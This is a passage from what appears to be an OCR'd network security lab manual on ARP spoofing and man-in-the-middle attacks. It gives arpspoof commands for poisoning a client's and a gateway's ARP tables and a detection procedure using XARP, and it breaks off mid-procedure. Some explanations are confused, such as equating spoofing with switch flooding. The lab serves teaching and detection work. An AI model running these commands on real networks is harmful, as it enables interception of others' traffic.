- The requesting computer will store the address pair in its ARP table and communication will take place.

What is ARP Spoofing?


ARP packets can be forged to send data to the attacker's machine.

- ARP spoofing constructs a large number of forged ARP request and reply packets to overload the switch.
- The switch is set in **forwarding mode** and after the **ARP table** is flooded with spoofed ARP responses, the attackers can sniff all network packets.


Attackers flood a target computer ARP cache with forged entries, which is also known as **poisoning**. ARP poisoning uses Man-in-the-Middle access to poison the network.

What is MITM?


The Man-in-the-Middle attack (abbreviated MITM, MitM, MIM, MiM, MITMA) implies an active attack where the adversary impersonates the user by creating a connection between the victims and sends messages between them. In this case, the victims think that they are communicating with each other, but in reality, the malicious actor controls the communication.



A third person exists to control and monitor the traffic of communication between two parties. Some protocols such as **SSL** serve to prevent this type of attack.



How ARP Works?




Following points to consider for this Program.

1) **Need to have windows virtual machine, which can be downloaded from below link**
   https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
2) **Install windows virtual machine in virtual box**

   https://www.youtube.com/watch?v=kF-8JijHMEU

Procedure:

1) **Command to know the ARP table:**
   In terminal of windows as well as kali type **arp-a** which lists ARP table in windows machine as well as kali machine.



2) Use **arpspoof command** 2 times in 2 different terminals in kali machine to modify ARP table in windows and router


```
arpspoof -i [interface] -t [clientIP] [gatewayIP]
arpspoof -i [interface] -t [gatewayIP] [clientIP]
```

ARP Spoofing
Using arpspoof


- arpspoof tool to run arp spoofing attacks.
- Simple and reliable.
- Ported to most operating systems including Android and iOS.
- Usage is always the same.

use:

```
arpspoof -i [interface] -t [clientIP] [gatewayIP]
arpspoof -i [interface] -t [gatewayIP] [clientIP]
```




Before and after ARP table in windows




Procedure to detect ARP Poisoning in widows/linux

1) Download XARP tool and install like normal windows installation
   http://www.xarp.net/#download
2) Run arp-a to check routing table note the original routing table entries
3) Perform ARP Poisoning attack
4) Automatically new changes (poisoned entries) in routing table will be monitored by Xarp tool and it will notify.



10) Demonstrate Prevention of man in the middle attack using Kali Linux.





Procedure:

The IP address of the client machine used over LAN for this demo is: 192.168.1.44

And the Attacker IP is: 192.168.1.1

